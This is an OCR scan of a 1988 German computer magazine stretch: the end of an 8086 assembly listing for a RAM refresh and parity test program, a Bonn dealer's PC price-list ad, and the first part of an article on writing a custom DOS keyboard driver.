off_on_parity:  push    ax              ;
                in      al,61h          ;Port B, Parity-Enable-Bits
                xor     al,14h          ;4h für AT und 10h für PC
                out     61h,al          ;setzen
                jmp     short x3        ;etwas warten
x3:             xor     al,14h          ;und zurücksetzen
                out     61h,al
                pop     ax
                ret

set_mem:        message 8,0,no_mess
                message 9,0,no_mess
                mov     bp,0000h        ; beginnend ab 0000:0000h
loop_mem:       mov     es,bp           ;
                mov     cx,200h         ; in 1-KByte-Schritten
                mov     di,0            ; DI durchläuft das K-Byte
                rep     stosw           ;
                add     bp,40h          ; 1 KByte = 40h Paragrafen
                cmp     bp, word ptr memsize
                jnz     loop_mem
                ret

warte_lange:    push    ax
                message 10,0,wart_mess;
loop_w:         mov     al,0b6h         ;Timer 2, low u. high, Mode 2, binär
                out     43h,al          ;für
                mov     ax,1193         ;toggle im 1-ms-Rhytmus = 1193 ticks
                out     42h,al          ;beim AT hätte man auch Bit 4
                mov     al,ah           ;als Refresh-Toggle
                out     42h,al          ;zur Verfügung
                in      al,61h          ;
                or      al,1
                and     al,0fdh         ;kein Piepen
                out     61h,al          ;Gate von Timer 2 aufmachen
                mov     dx,port

warte_14s:      rept    14              ;1-s-Warteschleife 14mal
                 wait    1000           ;1000 ms warten
                endm                    ;aufgeteilt, weil u.U
                pop     ax              ;auch Prozessor-Zugriffe aufs
                ret                     ;Video-RAM einen Refresh bewirken

search_for_bad: push    ax
                message 10,0,test_mess
                mov     bp,0000H        ;wieder bei 0000:0000 anfangen
loop_7:         mov     ax,bp
                mov     cl,10
                mov     ch,30
                call    out_word
                pop     ax
                push    ax
                mov     si,0
                mov     es,bp
loop_bad:       cmp     es:word ptr [si],ax
                jnz     error_found     ;Fehler beim Vergleich
                push    ax
                mov     dx,port
                in      al,dx           ;
                test    al,80h          ;nur das Parity-Bit gekippt?
                pop     ax
                jnz     parity_error    ;ja ->
entry:          inc     si
                inc     si
                cmp     si,0
                jnz     loop_bad        ;nächste Bank? nein ->
                add     bp,1000h
                cmp     bp, word ptr memsize;Speicherende?
                jb      loop_7          ;nein ->
                pop     ax
                ret

error_found:    mov     cx,es:word ptr [si]
                push    ax
                push    si
                push    es
                push    cx
                message 8,0,fehler_1
                pop     ax
                mov     ch,22
                call    out_word        ;fehlerhaftes Word ausgeben
                message 8,23,fehler_2
                jmp     short error_adr;

parity_error:   push    ax
                push    si
                push    es
                message 9,0,fehler_3
error_adr:      pop     ax
                push    ax
                mov     ch,50           ;Adresse des Fehlers ausgeben
                call    out_word        ; Segment
                pop     es
                pop     ax
                push    ax
                push    es
                mov     ch,55
                call    out_word        ;  Offset
                pop     es
                pop     si
                pop     ax
                call    off_on_parity   ; Paritäts-Flipflop wieder scharf
                jmp     entry           ;und auch nächste versuchen

;-----------------------------------------------------------------------------
; algemeine Unterprogramme zum Bildschirmlöschen, Textausgabe, Feststellen der
; Grafikkarte ...
;-----------------------------------------------------------------------------

clr_scr:        mov     di,0
                call    get_vid_type    ;CGA oder HERC Anfangsadresse bestimmen
                mov     ax,0720h        ;löschen mit Blank und Standardattr.
                mov     cx,80*25        ;Spalten mal Zeilen
                rep     stosw
                ret

get_word:       mov     dx,0
inloop:         xor     ax,ax
                call    warte_for_tast  ;
                cmp     al, 1Ch         ; Scan-Code für RET
                jz      Enter           ;
                add     dx,dx           ;dx:=dx*10
                mov     bx,dx           ;geht einfacher und
                add     dx,dx           ;schneller als mit MUL
                add     dx,dx
                add     dx,bx
                cmp     al,0Bh;         ; Scan-Code für 0
                jnz     skip_0
                mov     al,1h
skip_0:         dec     al
                add     dx,ax;
                call    out_nibble
                inc     ch
                jmp     short inloop ;
enter:          ret

out_mess:       push    ax
                call    rechne_zeile    ;Byte-Adresse aus Zeile und Spalte
                push    ax              ;errechnen
                call    get_vid_type    ;Startadresse Video-Speicher
                pop     di
loop2:          mov     al,[si]         ;Zeichen holen
                or      al,al           ;ist es eine 0
                jnz     ausgabe         ;nein, dann ausgeben
                pop     ax
                ret

ausgabe:        mov     es:[di],al      ;in den Videospeicher
                inc     di              ;Attribut
                inc     di              ;nächstes Zeichenbyte
                inc     si              ;pointet auf nächstes Zeichen
                jmp     short loop2

out_zahl:       mov     bx,10           ;Dezimal-Zahl in AX ausgeben
div_loop:       mov     dx,0
                div     bx              ; durch 10 teilen
                xchg    ax,dx           ; Rest in dx nach ax
```

```
                call    out_nibble      ; auf Screen
                dec     ch              ; Spalte vermindern
                xchg    ax,dx           ; Quotient wieder nach ax
                or      ax,ax           ; ist er 0
                jnz     div_loop        ; nein, dann weiter
                ret

out_word:       push    bx
                mov     bl,4
out_loop:       call    out_nibble
                dec     ch              ;Spalte vermindern
                shr     ax,1            ;und nächstes Nibble reinschieben
                shr     ax,1
                shr     ax,1
                shr     ax,1
                dec     bl              ;ein Word sind 4 Nibbles
                jnz     out_loop
                pop     bx
                ret

out_nibble:     push    ax
                and     ax,0fh          ;unters Nibble maskieren
                add     al,'0'          ;und nach ASCII wandeln
                cmp     al,'9'          ;ist es HEX A bis F?
                jle     no_add          ;nein ->
                add     al,7            ;wegen der Hex-Ziffern
no_add:         push    ax
                call    get_vid_type    ;Startadresse Video-Speicher
                call    rechne_zeile    ;Adresse berechnen
                mov     di,ax
                pop     ax
                mov     es:[di],al      ;und ASCII ausgeben
                pop     ax
                ret

get_vid_type:   cmp     [disp_type],1   ;je nach Karte das richtige Segment
                jz      ist_herc        ;zurückliefern
                mov     ax,seg screen
                jmp     short weiter2
ist_herc:       mov     ax,seg hercules
weiter2:        mov     es,ax
                ret

warte_for_tast: mov     al,0Ah          ;Zum Lesen des IRR
                out     20h,al          ;an Int-Contr
                in      al,20h          ;hole IRR
                test    al,2            ;IRQ1 aktiv?
                jz      warte_for_tast ;nein, dann warte
                in      al,60h
                push    ax              ;-----------------
                in      al,61h          ;nur für PC, setzt
                or      al,80h          ;IRQ1 zurück
                out     61h,al          ;  "
                and     al,7fh          ;  "
                out     61h,al          ;  "
                pop     ax              ;-----------------
                test    al,80h          ;Loslass-Code?
                jnz     warte_for_tast; dann warte weiter
                ret

rechne_zeile:   push    cx
                mov     ax,160          ;soviele Bytes hat eine Zeile
                mul     cl
                mov     cl,ch
                mov     ch,0
                add     ax,cx           ;Adresse für Zeichen
                add     ax,cx           ;2mal da Zeichen + Attribut
                pop     cx
                ret

program         endp
;-----------------------------------------------------------------------
no_mess         db      '                                       '
                db      '                                       ',0
startmess       db      'Refresh-Test-Programm V 1.0 (C) 1988 c''t/Ernst/AS',0
startwert       db      'Startwert in Timer-Ticks (à 0.83 µs): ',0
Diffwert        db      'Differenz in Timer-ticks (à 0.83 µs): ',0
Fehler_1        db      'Datenbit-Fehler ',0
Fehler_2        db      ' bei Adresse : ',0
Fehler_3        db      'Parity-Fehler bei Adresse          : ',0
zeit_mess       db      'aktuelle Refresh-Rate : ',0
test_mess       db      'Testing RAM-Bank   ',0
weiter_mess     db      '(N)eu, (E)nde, (+,-) Refresh erhöhen/erniedrigen ',0
mem_mess_00     db      '1.Lauf, Speicher gefüllt mit 00h  ',0
mem_mess_FF     db      '2.Lauf, Speicher gefüllt mit FFh  ',0
wait_taste      db      'weiter mit Taste                  ',0
wart_mess       db      '14 Sekunden warten                ',0
memsize         dw      ?
port            dw      ?       ;Port C bei PC, Port B bei AT
disp_type       db      ?       ;CGA oder HERC
refresh         dw      ?       ;aktueller Refresh-Wert
differenz       dw      ?       ;Differenz für '+' und '-'
endprg          label   near
stack           db      256 dup (?)
code            ends
                end     start
```

ct

WEST COMPUTER

WEST-COMPUTER

*** WEST-TURBO XT ***

NEC V20, Sockel für Co-Prozessor vorhanden, 256K, erweiterbar auf 540K, XT-Tastatur nach DIN-Norm, 1 Laufwerk 360K, Multi I/O Karte (Uhr, Game, seriell/parallell, FD-Controller), Hercules-kompatible Karte, 150 Watt Netzteil, Schub- oder Klappgehäuse im AT-Look, Phoenix-BIOS, 8 Slots,
DM 998,00

*** WEST-TURBO XT/20 ***

wie oben, jedoch mit 20MB Festplatte
DM 1548,00

*** WEST-TURBO XT/40 ***

wie oben, jedoch mit 40MB Festplatte
DM 1998,00

*** Festplatten/Streamer ***

20 MB-Festplattenkit
ST 225 incl. Controller
und Kabelsatz
DM 498,00

30 MB-Festplattenkit
ST 238 incl. Controller
und Kabelsatz
DM 568,00

*** Seagate-Festplatten ***

20MB/65mS ST225	DM	448,00
30MB/65mS ST238/R	DM	498,00
40MB/40mS ST251	DM	798,00
40MB/28mS ST251/1	DM	948,00
65MB/40mS ST277/R	DM	898,00
80MB/28mS ST4096	DM	1398,00

*** WEST-AT ***

6/10 MHz umschaltbar, Norton Faktor 11,2

80286 CPU, Sockel für Co-Prozessor vorhanden, 512 K, erweiterbar auf 640K, AT-Tastatur (101 Tasten),1 Laufwerk 1,2MB, WD-Combi-Controller für 2 LW/2HD, Uhr, parallel/seriell (RS232C), Hercules-kompatible Grafikkarte, großes AT-Schubgehäuse mit 8 Slots (6AT, 2XT), Phoenix-BIOS, deutsche Handbücher,
DM 2298,00

Aufpreis für 8/12MHz, Norton-Faktor 13,2
DM 98,00

*** WEST-AT/20 ***

wie oben, jedoch mit 20MB Harddisk
DM 2748,00

*** WEST-AT/40 ***

wie oben, jedoch mit 40MB Harddisk
DM 3148,00

*** ATARI-Produkte ***

ATARI PC-1
512K, CGA-Monitor, 1 Laufwerk 360K, MS-DOS, GEM, GEM-Write, GEM-Paint, GW-Basic, mit deutschen Handbüchern
DM 1498,00

ATARI 1040 ST-F
1MB, Monitor SM 124, Maus
DM 1598,00

ATARI MEGA ST-2
2MB, Monitor SM 124, Maus
DM 2598,00

ATARI MEGA ST-4
4MB, Monitor SM 124, Maus
DM 3598,00

*** WEST-AT KOMPAKT ***

wie oben, jedoch Kompaktgehäuse mit 3 Einschüben
DM 2348,00

*** WEST-AT BABY ***

wie oben, noch kleiner als AT-KOMPAKT, 3 Einschübe,
DM 2348,00

*** WEST-AT TOWER ***

wie oben, jedoch mit 220 Watt Netzteil, Tower-Gehäuse mit Schlüsselschalter und 6 Einschüben, für XT und AT geeignet, LED-Statusanzeigen für Power, Harddisk und Turbo
Aufpreis DM 898,00

*** WEST-AT TOWER 80386 ***

80386 Intel, Sockel für Co-Prozessor vorhanden, 2MB onboard, 1,2MB Laufwerk, 220 Watt Netzteil, Tower-Gehäuse mit Schlüsselschalter und LED-Statusanzeigen für Power und Harddisk, sonst wie AT,
DM 5998,00

*** Monitore ***

12" paperwhite, mit Standfuß DM 198,00

14" Flatscreen, s/w-amber, mit Standfuß DM 248,00

*** DRUCKER ***

STAR

LC10	(9)	DM	568,00
LC10 Color	(9)	DM	668,00
LC24-10	(24)	DM	898,00
NB24-10	(24)	DM	1198,00
NB24-15	(24)	DM	1698,00
Laserprinter		DM	5998,00

EPSON

LX-800	(9)	DM	648,00
LQ-500	(24)	DM	848,00
LQ-850	(24)	DM	1348,00
LQ-1050	(24)	DM	1998,00
CQ-3500 Laser		DM	4498,00

NEC 24-Nadler

P2200	DM	898,00
P5/XL	DM	2798,00
P6	DM	1098,00
P6 Color	DM	1498,00
P7	DM	1498,00
P7 Color	DM	1898,00
P9/XL	DM	3498,00

NEC-Silentwriter (Laser)

Modell 815	DM	5498,00
Modell 886	DM	7498,00
Modell 890	DM	9998,00

Multisync-Monitore

NEC Multisync GS	DM	548,00
NEC Multisync II	DM	1298,00
NEC Multisync +	DM	2498,00
NEC Multisync XL	DM	5398,00
AOC Multisync	DM	898,00
EIZO Flexscan	DM	1598,00

*** GE-SOFT Produkte ***

Speichererweiterung auf 1MB
DM 298,00

Laufwerke NEC 1036a mit integriertem Netzteil, anschlußfertig, DM 348,00

GE-MEGADRIVE-Controller ermöglicht es, normale PC-Festplatten an den Atari anzuschließen. 8 Partitions, Bootpartition beim Booten frei wählbar. Kein ROM-Patchen erforderlich! Zum Betrieb ist ein ONTI-Controller erforderlich!
DM 298,00

wie oben, jedoch mit ONTI 5520A-Controller
DM 398,00

wie oben, jedoch mit ONTI 5527A-Controller
DM 448,00


GE-MEGADRIVE 40-ST/0
40 MB Festplatte in stabilem Metallgehäuse, integriertes Netzteil, komplett anschlußfertig und durchgeschleift, inclusive Software, 40mS Zugriffszeit
DM 1498,00

GE-MEGADRIVE 40-ST/1
wie oben, jedoch 28mS
DM 1698,00

GE-MEGADRIVE 80-ST
wie oben, jedoch 80MB/28mS
DM 2298,00

TakeTen
10 MB Diskettenlaufwerk
intern DM 1348,00
extern DM 1648,00

TELEFON 0228-694179 GRAURHEINDORFER STR. 69 5300 BONN 1



Knöpfchen, Knöpfchen

Teil 2: Eigener Treiber zieht PC-Tastaturen die Zähne

Martin Gerdes

Die beim DOS mitgelieferten Tastaturtreiber können meistens recht gut mit den Originaltastaturen von IBM umgehen, aber wenn's an 'leicht verbesserte' Fernost-Keyboards geht, kommt oft der Wunsch auf, ein paar 'falsche Tastenkappen' per Software zu korrigieren oder auch mal ein paar Sonderzeichen mehr mit wenigen Tastendrücken zu bekommen. Aber auch das lästige Nachäffen einer Schreibmaschine, das neuerdings der Treiber von DOS 3.3 mit der MF-2-Tastatur veranstaltet, ist Grund genug, sich einen eigenen und leicht modifizierbaren Tastaturtreiber zuzulegen.

Wer den ersten Teil dieser Artikelreihe noch in Erinnerung hat, weiß mittlerweile um einige Fallstricke, die neu angeschaffte Tastaturen bereithalten können. So geben manche Keyboards keine Codes für einige Tastenkombinationen aus, aber am häufigsten ist wohl der Fall, daß einige Tasten nicht die Zeichen auf den Schirm bringen, die auf ihnen aufgedruckt sind.

Pfiffige Tüftler haben in letzterem Falle bisher flugs mit dem Debugger im Keyboard-Treiber die Tabellen abgesucht und diese Vertauschungen nach einigen Versuchen meistens beheben können. Aber solches Gestochere ist nicht jedermanns Sache, und beim neuen Treiberkonzept von PCDOS 3.3 ist selbst das kaum noch möglich. Alle landesspezifischen Umkodierungen stehen nämlich nur mehr in einer – noch dazu recht wirren – Datei von etwa 20 KByte Länge (siehe auch Kasten). Hierin etwa das Byte zu suchen, welches das vielgeschmähte Komma statt des Punktes auf der Del-Taste (im Num-Block) verursacht, ist reiner Frust.

Versierte Schreibkräfte werden sicherlich glücklich sein, daß sie bei der MF-2-Tastatur unter PCDOS 3.3 nunmehr statt 'Caps-Lock' ein 'Shift-Lock' bekommen, also nicht nur Großbuchstaben, sondern auch gleich die Sonderzeichen (etwa über den Zifferntasten), und daß dieser Zustand neuerdings nur durch Drücken einer Shift-Taste ausschaltbar ist. Für Programmierer ist das blanker Terror.

Und hatten Sie nicht auch schon einmal ein Programm, das trotz geladenem Tastaturtreiber hartnäckig nach 'Z' für 'Yes' fragt? Diese Variante der 'Tastenvertauschung' ist schon ein wenig hinterlistiger: Solche Programme gehen nicht etwa direkt an den Tastatur-Port (gewiß, auch die wird es geben), sondern sie werten von den beiden Bytes (Scan-Code und ASCII-Repräsentation), die der Treiber im Tastaturpuffer ablegt, den Scan-Code aus, also letztlich die Tastennummer. Umkodiert wird aber nur der ASCII-Wert. Allerdings hindert einen niemand daran, in einem eigenen Treiber auch die Scan-Codes zu tauschen, und dann herrscht wieder Frieden.


Wohltemperierte Klaviatur

Damit wäre eigentlich schon genügend Munition gesammelt, um einen neuen Tastaturtreiber zu schreiben. Die hier abgedruckte Fassung kann natürlich nicht die oben angeführten echten Fehler inkompatibler Tastaturen von sich aus beseitigen: hier ist der Leser mit den Hilfsmitteln aus dem vorangegangenen Artikel gefordert, sich Klarheit zu verschaffen. Dann kann er recht einfach Korrekturen in den kommentierten Tabellen des Treibers vornehmen oder diese auch sonstwie seinen Bedürfnissen anpassen.

Allerdings ist im neuen Treiber bereits dafür gesorgt, daß das leidige 'Shift-Lock' wieder dem begehrteren 'Caps-Lock' weicht. Und nebenbei: als kleine Abweichung wurde das Komma auf der Del-Taste defaultmäßig als Punkt ausgeführt. Aber wenn man schon mal beim Treiberschreiben ist, fallen einem natürlich noch genügend andere Verbesserungen ein.

Einige amerikanische Sonderzeichen sind ohne Affengriffe an entsprechender Stelle mit 'Alt' und 'Alt-Shift' erreichbar (mein geliebter Backslash als 'Alt-<'). Hier kommt allerdings (endlich!) auch die neue MF-2-Tastatur (in Verbindung mit den neuen DOS-Keyboard-Treibern, versteht sich) dem Programmierer ohne US-Keyboard entgegen, denn auch die geschweiften Klammern, der senkrechte Strich und die Schlangenlinie sind bei dieser 'greifbar'.

Die deutsche MF-2 wird dabei von dem hier vorgestellten Treiber auch gemäß ihrer 'kleingedruckten' Beschriftung bedient (geklonte, aber reguläre MF-2-Tastaturen, die möglicherweise nicht so ausführlich wie das Original beschriftet sind, natürlich ebenfalls). Anders als bei KEYB GR ersetzen die Alt- und Ctrl-Tasten zusammen die AltGr-Taste, die es nur bei der MF-Tastatur gibt. Das heißt aber andersherum ebenso, daß auch alle im folgenden noch beschriebenen Features, die mit der Kombination Ctrl-Alt und Taste erreichbar sind, auf der MF-Tastatur auch bereits mit AltGr und der Taste zu bekom-



Über Ctrl-Alt-F7 bis -F10 werden die gezeigten Tasten mit Blockgrafikzeichen verschiedener Strichstärke belegt. Im Startzustand (mit Ctrl-Alt-F6 wieder einstellbar) liegen griechische Sonderzeichen auf diesen Kombinationen.

men sind. (AltGr-Del wird abgefangen!) Bei anderen Keyboard-Typen wurden jedoch eigene Varianten gewählt (siehe Listing der Tabelle).

Etliche akzentuierte Zeichen mehr als üblich sind auf gewohnte Weise erzielbar, zum Beispiel:

```
~ n  ==> ñ
° A  ==> Å
^ a  ==> â
```

Damit aber die Schlangenlinie auch als Akzent verfügbar ist, kommt sie erst nach dem zweiten Tastendruck (oder gefolgt von einem Space). Diese 'Verzögerung' finden Sie ebenfalls beim 'Dach' und beim Zeichen für 'Grad Celsius', weil letzteres etwa für das Angström-Symbol als Akzent fungieren kann. Wen's stört, der möge den Assembler-Switch 'apox' im Listing auf 0 setzen. Auch eine Doppeleingabe des einfachen Akzentzeichens ergibt das Zeichen allein, und zwar ohne Pieps (endlich leise Pascal-Strings).

Diverse griechische und noch einige andere Zeichen erreichen Sie über Alt-Ctrl-Buchstabe auf der Haupttastatur, wobei speziell bei den griechichen Symbolen versucht wurde, eine sinnvolle Zuordnung durchzuhalten (etwa Alt-Ctrl-d für Delta oder -g für Gamma). Etwas abweichend vom PC-Layout finden Sie übrigens das Jolly-Alpha nicht bei Ctrl-Alt-2, sondern bei Ctrl-Alt-Q (wie auf der MF-2).

Ebenso sind die Blockgrafikzeichen leicht merkbar nach der jeweiligen Umschaltung auf der Haupttastatur (siehe Tabelle) erreichbar, wobei verschiedene Stricharten über Ctrl-Alt-F7 bis -F10 gewählt werden können (siehe auch Listing). Die Zeichen sind dann jeweils mit Alt-Ctrl-Buchstabe erreichbar. Absichtlich sind manche Zeichen doppelt, damit von 'E' bis 'N' ein geschlossenes Kästchen auf der Tastatur liegt. Mit Ctrl-Alt-F6 kann man wieder zurück auf die griechische Belegung schalten.

Den Ziffernblock habe ich bewußt für derartige Zwecke ausgespart, weil hier nach neueren IBM-Definitionen bereits Belegungen existieren und man andernfalls möglicherweise künftigen Anwenderprogrammen ins Handwerk pfuscht. Und außerdem liegt Ctrl-Alt-Del dort verdammt nahe – und knapp vorbei ist auch Reset.

Notbremse gleich drin

Ein nützliches Feature (in c't bereits als separates Programm vorgestellt), das aber mit Bedacht eingesetzt werden muß, zum Schluß: Mit Ctrl-Alt-Break schicken sie dem DOS ein 'Programm korrekt beendet'. Solange die Tastatur ansprechbar ist und der neue Treiber tatsächlich Dienst tut (manche Programmpakete greifen hier selbst ein), sind Sie damit aus fast allem 'raus'. Vor allem Endlosschleifen können Ihren Entwickler-Elan nun nicht mehr bremsen.

Ein kleiner Haken ist jedoch dabei: Wenn das laufende Programm Vektoren umdefiniert hat, muß es diese beim Verlassen auf dem normalen Weg restaurieren. Der hier praktizierte 'seitliche Notausstieg' weiß natürlich nichts von derlei Manipulationen. Fazit: die Vektoren zeigen nach dem Ausstieg ins Niemandsland. Solange nichts geladen wird, besteht keine Gefahr; doch beim ersten Programmstart entschwebt der Rechner ins Nirwana.

Zum Glück gibt es auch für diese Fälle einen probaten Trick: SideKick (bei mir via AUTOEXEC immer als letztes geladen) verbiegt die meisten gängigen Vektoren auf sich. Deinstalliert man in der so geschaffenen prekären Situation dieses Programm (mit Ctrl-Home-End im SK-Hauptmenü), so hat man sehr gute Chancen, daß die meisten betroffenen Vektoren mit restauriert werden.

Eine kleine Zusatzanwendung für den Notausstieg: PCs sind auch in einem anderen Sinne als meistens gemeint 'offene Systeme', soll heißen, jeder kann ran. In meinem AUTOEXEC.BAT steht deshalb eine kleine Endlosschleife, die auf Tastendruck Töne produziert. Nach 'BREAK=OFF' hilft die übliche Break-Taste nicht weiter. Die Notbremse bringt mich hier ohne Probleme heraus, und so besteht wenigstens ein kleiner Schutz vor angesäuselten Party-Gästen oder experimentierfreudigen Kleinkindern.

Verschluckter Interrupt

Bevor ich auf die Wirkungsweise des Treiberprogramms im einzelnen eingehe, noch einige grundsätzliche Überlegungen. In jedem PC steckt bereits ein Tastaturtreiber, und zwar im ROM-BIOS. Üblicherweise wird hier das US-amerikanische Tastatur-Layout unterstützt, manchmal tummelt sich aber auch schon ein deutscher Treiber darinnen (etwa im Micromint AT).

Ein ladbarer landesspezifischer Tastaturtreiber wie etwa KEYBGR ersetzt in der Regel die ROM-Version vollständig und läßt auch keinen Durchgriff auf den 'ausgeschalteten' ROM-Treiber zu. Wenn mit Ctrl-Alt-F1 die US-ASCII-Belegung aktiviert wird, so ist es *nicht* die aus dem ROM-BIOS, sondern es wird auf eine andere Tabelle in KEYBGR umgeschaltet.

Jeder Tastendruck löst den Hardware-Interrupt 9h aus. Daraufhin 'greift' sich der Treiber an Port 60h das Tastaturdatum (Make-Code) und wandelt es in ein Scan-Code-Byte und die ASCII-Repräsentation um (beziehungsweise 0 bei Sonderfunktionen). Diese beiden Bytes werden dann im Tastaturpuffer abgelegt. War jedoch eine Umschalttaste (Shift oder ähnliches) gedrückt, wird nur der neue Status vermerkt und bei weiteren Kodierungen anderer Zeichen berücksichtigt. Auch beim Loslassen von Tasten kommen Tastaturdaten, wird also ein INT 9h ausgelöst (Break-Code). Dann werden aber nur Änderungen des Umschaltstatus ausgewertet. Ein Anwenderprogramm greift nun via DOS und dieses via BIOS-Interrupt 16h auf die Zeichen im Puffer zu (im ersten Teil des Artikels wurde das Zusammenspiel ausführlich behandelt).


Ein wohlausgerüsteter PC birgt neben allerlei Hardware ausgetüftelte Programme, namentlich residente Utilities. Diese werden in den Speicher geladen und verbleiben dort. Sie schlummern, bis – ja, bis irgendein Prinz kommt und Dornröschen weckt. Meistens ist das Computerküßchen ein Zeitgeberimpuls oder ein zarter Tastendruck.

Damit diese Information auch richtig im entsprechenden Programm ankommt, 'hängt' es sich in einen Interrupt-Vektor ein. Bei Anforderung des Interrupts vergewissert sich das residente Programm, ob es selbst gemeint ist – also zum Beispiel eine bestimmte Tastenkombination ('Hotkey') vorliegt. Ist es an dem, verarbeitet sie den Interrupt selbst, ansonsten gibt sie die Anforderung an den Vorgänger weiter.

Zu diesem Zweck wird der originale Sprungvektor zwischengespeichert und am Programmende angesprungen. Wollen mehrere hintereinander geladene Programme am Tastatur-Interrupt horchen, entstehen richtige Interrupt-Ketten. Das Prinzip verdeutlicht die Skizze.

Ganz anders nun ein Tastaturtreiber. Der wird zwar auch resident geladen, ist aber dazu gedacht, daß er ohne weitere Mithilfe die komplette Verarbeitung der Tastatursignale übernimmt. Ein Weitergeben von Anforderungen ist hier in der Regel nicht sinnvoll, da der neue Treiber ja alles besser können sollte als der alte. Daher beendet der Tastaturtreiber die Interrupt-Bearbeitung, ohne den empfangenen Tastendruck zur vor ihm geladenen Routine durchzugeben.

Wenn man das weiß, wundert man sich wohl nicht mehr dar-



Wenn mehrere Programme von ein und demselben Interrupt aktiviert werden sollen, liegen sie in einer Vektor-Kette hintereinander. Keyboard-Treiber haben nun die Eigenart, Interrupt-Anforderungen nicht mehr per JMP-Befehl zum Vorgänger weiterzureichen, sondern die Interrupt-Verarbeitung mit IRET zu beenden, wenn sie fertig sind. Damit wird die Kette unterbrochen, und vorher geladene Programme sind abgehängt.

über, warum diverse Sonderfunktionen eines Rechners nicht funktionieren, wenn ein Tastaturtreiber geladen wurde. So ist das nicht von IBM unterstützte Feature der Taktumschaltung in PC-Clones mittels Ctrl-Alt-GreyMinus nach geladenem KEYBGR üblicherweise 'kaltgestellt'.

